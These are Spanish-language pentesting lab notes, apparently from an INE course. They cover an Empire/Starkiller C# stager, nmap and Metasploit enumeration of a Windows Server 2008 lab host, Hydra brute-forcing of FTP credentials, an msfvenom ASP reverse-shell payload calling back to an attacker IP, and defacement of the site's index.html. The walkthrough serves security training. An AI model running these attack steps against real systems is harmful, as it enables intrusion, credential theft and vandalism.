
Una vez dentro. Lo primero que debemos hacer es crear un oyente. La razón por la que necesitamos crear un oyente es para recibir la reverse conexión desde el sistema objetivo.




Las que más recomiendo son http y http\_hop




Una vez dentro, solo modificamos el puerto a nuestro antojo:




Y le damos a submit.



El siguiente paso es generar nuestro escenario



Estamos buscando Windows chsharp.exe que generará un ejecutable de Windows que luego se conectará de nuevo a nuestro oyente.



Especificamos el oyente, http, y le ponemos en Outfile un nombre que queramos.

Name	Listener	Type	Language	Created At	Actions
windows/chsharp_exe	http	windows/chsharp_exe	csharp	a few seconds ago	[More]

Ahora ese ejecutable, lo tenemos que pasar al objetivo.

```
kali@kali:~$ cd Downloads/
kali@kali:~/Downloads$ ls
stager.exe
kali@kali:~/Downloads$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
sudo: python: command not found
kali@kali:~/Downloads$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Ejecutamos y volvemos a Starkiller:

Ahora toca cambiar el nombre por algo con más sentido como por ejemplo Windows7

Para interactuar: interact Windows7

Sitarda en cargar en normal, ya que esta desarrollado en Jquery.

## Windows Black Box Penetration Test (importante)



El objetivo aquí es obtener la mayor cantidad de información posible de servicios que se ejecutan en el sistema objetivo, así como la información con respecto a la versión exacta de Windows server 2008, que se ejecuta en el sistema objetivo.

Primero, vamos a obtener la dirección IP de la máquina objetivo.

```
└─(root@INE)-[~]
# cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
10.1.0.5      INE
127.0.0.1 AttackDefense-Kali
10.10.41.2    INE
10.2.29.117   demo.ine.local
```

Una vez obtenida, veamos si tenemos acceso a ella mediante un ping básico.

```
10.2.29.117   demo.ine.local

└─(root@INE)-[~]
# ping 10.2.29.117
PING 10.2.29.117 (10.2.29.117) 56(84) bytes of data.
64 bytes from 10.2.29.117: icmp_seq=1 ttl=125 time=3.45 ms
64 bytes from 10.2.29.117: icmp_seq=2 ttl=125 time=1.94 ms
64 bytes from 10.2.29.117: icmp_seq=3 ttl=125 time=1.93 ms
^C
--- 10.2.29.117 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.928/2.442/3.454/0.715 ms
```

Vale, una vez sabemos que tenemos acceso a ella mediante un ping, pasemos a realizar un escaneo de los servicios que se están ejecutando y sus respectivas versiones:

```
[root@INE ~]# nmap -sV --open --min-rate 5000 10.2.29.117
Starting Nmap 7.94WSN ( https://nmap.org ) at 2025-07-31 05:23 IST
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.52% done; ETC: 05:25 (0:00:00 remaining)
Nmap scan report for demoine.local (10.2.29.117)
Host is up (0.0024s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ftp      Microsoft ftpd
22/ssh    open  ssh      OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http     Microsoft IIS httpd 7.5
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql   MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http Oracle Glassfish Application Server
7676/tcp  open  java-message-service Java Message Service 3.01
8080/tcp  open  http     Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intervmapper?
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc   Microsoft Windows RPC
49153/tcp open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC
49175/tcp open  msrpc   Microsoft Windows RPC
49176/tcp open  java-rmi Java RMI
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
_____
|_NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)_____
```

Vamos a buscar más información explícita aplicando algunos parámetros:

```
[root@INE] ~
# nmap -PA -sVC -p1-10000 -T4 10.2.29.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 05:29 IST
Nmap scan report for demo.ine.local (10.2.29.117)
Host is up (0.0023s latency).
Not shown: 9980 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
|_ ftp-syst:
_|_ SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 83:56:2e:69:b5:2d:b4:9a:e4:7f:97:86:d8:bc:ae:7b (RSA)
|   521 c0:e2:da:9d:e2:1e:58:09:7e:80:07:ec:3e:b4:57:f5 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
_|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
| jmxrmi:
|   javax.management.remote.rmi.RMIServerImpl_Stub
|   @127.0.0.1:49176
|   extends
|     java.rmi.server.RemoteStub
|     extends
|       java.rmi.server.RemoteObject
3306/tcp  open  mysql            MySQL 5.5.20-log
| mysql-info:
| Protocol: 10
```

```
| Version: 5.5.20-log
| Thread: 1
| Capabilities flags: 63407
| Some Capabilities: LongColumnFlag, FoundRows, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, Speaks41ProtocolNew, LongPassword, OOBCClient, SupportsLoad
DataLocal, Support41Auth, ignoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsCompression, ConnectWithDatabase, SupportsMultipleResults, SupportsMultipleStatements, Support
sAuthPlugins
| Status: Autocommit
| Salt: Z42?{C2})>/WX6XzL
|_ Auth Plugin Name: mysql_native_password
3389/tcp open ms-wbt-server?
| rdp-ntlmv1info
|_ Target-Name: VAGRANT-2008R2
| NetBIOS_Domain_Name: VAGRANT-2008R2
| NetBIOS_Computer_Name: VAGRANT-2008R2
| DNS_Domain_Name: vagrant-2008R2
| DNS_Computer_Name: vagrant-2008R2
| Product_Version: 6.1.7601
|_ System_Time: 2025-07-31T00:01:03+00:00
|_ssl-date: 2025-07-31T00:01:15+00:00; -is from scanner time.
|_ssl-cert: Subject: commonName=vagrant-2008R2
|_ Not valid before: 2025-07-29T23:58:00
|_ Not valid after: 2026-01-28T23:58:26
3700/tcp open gSOAP CORBA naming service
4848/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
|_ Not valid before: 2013-05-15T05:33:38
|_ Not valid after: 2023-05-13T05:33:38
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: GlassFish Server Open Source Edition 4.0
|_ssl-date: 2025-07-31T00:01:15+00:00; -is from scanner time.
5984/tcp open Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7676/tcp open java-message-service Java Message Service 301
```

```
8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-title: GlassFish Server - Server Running
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after: 2023-05-13T05:33:38
|_http-title: GlassFish Server - Server Running
| http-server-header: GlassFish Server Open Source Edition 4.0
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_ssl-date: 2025-07-31T00:01:15+00:00; -is from scanner time.
8484/tcp open http Jetty winstone-2.8
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
8585/tcp open http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMP SERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
8686/tcp open java-rmi Java RMI
| rmi-dumpregistry:
| 10.2.29.117:7676/jmxrmi
|  javax.management.remote.rmi.RMIServerImpl_Stub
| @10.2.29.117:49322
| extends
|  java.rmi.server.RemoteStub
| extends
|  java.rmi.server.RemoteObject
jmxrmi
| javax.management.remote.rmi.RMIServerImpl_Stub
| @10.2.29.117:8686
```

Bien, una vez completado el escaneo de nmap, podemos realizar algunos banners para aprender más sobre un servicio específico, cuya versión no ha sido enumerada con nmap.

```

└─(root@INE)─[~]
└─# nc -nv 10.2.29.117 21
(UNKNOWN) [10.2.29.117] 21 (ftp) open
220 Microsoft FTP Service
^C

└─(root@INE)─[~]
└─# nc -nv 10.2.29.117 80
(UNKNOWN) [10.2.29.117] 80 (http) open
^C

└─(root@INE)─[~]
└─# nc -nv 10.2.29.117 21
(UNKNOWN) [10.2.29.117] 21 (ftp) open
220 Microsoft FTP Service
^C

└─(root@INE)─[~]
└─# nc -nv 10.2.29.117 2
(UNKNOWN) [10.2.29.117] 2 (?) : Connection refused

└─(root@INE)─[~]
└─# nc -nv 10.2.29.117 22
(UNKNOWN) [10.2.29.117] 22 (ssh) open
SSH-2.0-OpenSSH_7.1

```

Nada interesante.

Pasemos ahora a Metasploit:

Vamos a empezar a enumerar por ejemplo el servicio SMB para saber que versión exacta es, y para ello vamos a utilizar un módulo auxiliar:

```

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smb/smb_version) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.2.29.117:445      - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:33m 37s) (guid:{1286a384-e0cc-4b09-9dfd-2865ff6edc91}) (authentication domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2)
[*] 10.2.29.117:445      - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:33m 37s) (guid:{1286a384-e0cc-4b09-9dfd-2865ff6edc91}) (authentication domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2)
[*] demo.ine.local:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Así aparecía antes sin exactitud:

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.2.29.117		demo.ine.local	Unknown			device		

Ahora que hemos enumerado correctamente la versión de SMB saldrá con más exactitud la información del sistema objetivo:

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.2.29.117		VAGRANT-2008R2	Windows 2008 R2	Standard	SP1	server		

*NOTA: cuando hagamos un pentesting real, tenemos que escanear todos los puertos, tanto TCP como UDP. Esto es solo un laboratorio de prueba.*

Ahora vamos a analizar los servicios Microsoft IIS FTP, pero... ¿por qué estamos escaneando también el puerto 80? Porque ambos están entrelazados en que el servidor FTP se utiliza para permitir que los usuarios autenticados modifiquen el directorio del servidor web.

```
File Actions Edit View Help                               Shell No. 1
root@attackdefense:~/Desktop/Win2k8# nmap -sV -sC -p21,80 10.0.28.97
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-24 03:20 IST
Nmap scan report for demo.ine.local (10.0.28.97)
Host is up (0.0033s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ftp-syst:
|_SYST: Windows NT
80/tcp    open  http     Microsoft IIS httpd 7.5  []
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
|_http-methods:
|_Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
root@attackdefense:~/Desktop/Win2k8#
```

Ahora vamos a verificar si el servicio FTP tiene habilitado el acceso anónimo. Lo podemos hacer mediante un script de nmap o manualmente:

```
[root@INE] ~]
# ftp demo.ine.local 21
Connected to demo.ine.local.
220 Microsoft FTP Service
Name (demo.ine.local:root): anonymous
331 Password required for anonymous.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.

[root@INE] ~]
```

Ahora podemos utilizar Hydra para realizar fuerza bruta en el servicio FTP para identificar credenciales legítimas que luego podemos usar para autenticarnos.

```
[root@INE] ~]
# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /root/Desktop/wordlists/wordlists/100-common-passwords.txt demo.ine.local -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 06:15:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 700 login tries (l:7/p:100), ~175 tries per task
[DATA] attacking ftp://demo.ine.local:21/
[21][ftp] host: demo.ine.local login: administrator password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 06:15:47

[root@INE] ~]
```

Tenemos la contraseña vagrant y el usuario administrator.

Recordemos que el sistema objetivo se llama vagrant, vamos a reutilizar la contraseña como usuario para ver si nos da alguna contraseña con ese usuario. A veces se reusan contraseñas como usuarios, nunca viene mal descartar.

```
[root@INE] ~]
# hydra -L vagrant -P /root/Desktop/wordlists/wordlists/100-common-passwords.txt demo.ine.local -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 06:17:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:1/p:100), ~25 tries per task
[DATA] attacking ftp://demo.ine.local:21/
[21][ftp] host: demo.ine.local login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 06:17:49

[root@INE] ~]
```

Ahora vamos intentar logearnos dentro del servidor FTP.

```
[root@INE ~]
# ftp demo.ine.local 21
Connected to demo.ine.local.
220 Microsoft FTP Service
Name (demo.ine.local:root): administrator
331 Password required for administrator.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49352|)
125 Data connection already open; Transfer starting.
10-28-21 07:22AM      <DIR>          aspnet_client
10-28-21 07:19AM           28 caiado.asp
10-28-21 07:18AM           34251 hahaha.jpg
10-28-21 07:18AM           1116928 index.html
10-28-21 07:18AM           2439511 seven_of_hearts.html
10-28-21 07:18AM           384916 six_of_diamonds.zip
10-28-21 07:22AM           184946 welcome.png
226 Transfer complete.
ftp> █
```

Vemos que tenemos un archivo .asp. Recordemos que Microsoft admite varias extensiones de archivo. Y uno de ellos es .asp. Y eso significa que en realidad puede ejecutar archivos .asp.

Entonces, lo que podemos hacer ahora es intentar generar una reverse shell ASP con msfvenom y luego cargar el archivo .asp o el archivo .aspx en el servidor FTP, y luego ejecutarlo para obtener la reverse shell.

```
[root@INE ~]
# msfvenom -p windows/shell/reverse_tcp LHOST=10.10.37.4 LPORT=1234 -f asp > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 38398 bytes
```

Ahora podemos configurar nuestro oyente con multi/handler de Metasploit Framework. Tenemos que configurarlo igual que como hemos hecho con el payload de msfvenom, mismo puerto, misma ip (Kali) y mismo payload.

```
[root@INE-~]# service postgresql start && msfconsole -q
Starting PostgreSQL 16 database server: main.
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

  Name   Current Setting  Required  Description
  ____  _____          _____
  LHOST                yes        The listen address (an interface may be specified)
  LPORT                yes        The listen port


Exploit target:

  Id  Name
  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST eth1
LHOST => 10.10.37.4
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > 
```

Nos da un error porque el servidor web lo protege. Primer descarte para intentar obtener una reverse shell.



Entonces, ¿qué más podemos hacer? Bueno, desde la perspectiva de un pentester y la empresa en la que estamos realizando el pentesting, esto ya es una vulnerabilidad de seguridad y una violación de la seguridad del sistema real en el sentido de que, si un atacante ha obtenido acceso al servidor FTP, entonces y por supuesto, no han sido capaces de obtener una reverse shell, el siguiente paso para ellos sería desfigurar el sitio web. Esto significa modificar la aplicación web o descargar datos del cliente o información que se almacena dentro de este directorio.

Y en el caso de desfigurar un sitio web, básicamente podemos simplemente modificar el index.html para resaltar el hecho de que el servidor ha sido pirateado.

¿Cómo lo hacemos?

*IMPORTANTE: en un pentesting no está permitido modificar la aplicación real o jugar con los datos de los clientes*


Primero descargamos el index.html del servidor.

```
[root@INE: ~]# g ftp demo.ine.local 21
Connected to demo.ine.local.
220 Microsoft FTP Service
Name (demo.ine.local:root): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
remote system type is Windows_NT.
ftp> get index.html
local: index.html remote: index.html
229 Entering Extended Passive Mode (|||49449|)
125 Data connection already open; Transfer starting.
100% [*****] 1090 Kib 8.90 MiB/s 00:00 ETA
226 Transfer complete.
WARNING! 13 bare linefeeds received in ASCII mode.
FILE may not have transferred correctly.
11360 bytes received in 00:00 (8.88 MiB/s)
ftp> #
```

Ahora vamos a modificar el index.html

```
root@INE: ~ x root@INE: ~ x
GNU nano 8.0
<html>
<head>
  <style>
    body {
      background:url('bahaha.jpg') no-repeat center center;
      min-height: 100%;
      background-color: black;
    }
  </style>
</head>
<body>
<h1>THIS WEBSITE HAS BEEN HACKED</h1>
<input type="hidden" name="__VIEWSTATE" value="89504e470d0a1a0a000000d494845200000209000002d908060000003d5cb2d70000000970485973000017110000171101ca26f33f00002000494415478daecbd59ac6dd" />
</body>
</html>
```


Lo subimos de nuevo:



```
[root@INE ~]# g ftp demo.ine.local 21
Connected to demo.ine.local.
220 Microsoft FrontPage®
Name (demo.ine.local): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put index.html
local: index.html remote: index.html
229 Entering Extended Passive Mode (|||49471|)
125 Data connection already open; Transfer starting.
100%
226 Transfer complete!
1116982 bytes sent in 00:00 (17.26 MiB/s)
ftp>
```



Ahora vamos a pasar al servidor OpenSSH



```
File Actions Edit View Help
Shell No. 1
root@attackdefense:~/Desktop/Win2k8# nmap -sV -sC -p 22 10.0.26.161
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-24 04:08 IST
Nmap scan report for demo.ine.local (10.0.26.161)
Host is up (0.0032s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 83:56:2e:69:b5:2d:b4:9a:e4:7f:97:86:d8:bc:ae:7b (RSA)
|_  521 c0:e2:da:9d:e2:1e:58:09:7e:80:07:ec:3e:b4:57:f5 (ECDSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
root@attackdefense:~/Desktop/Win2k8#
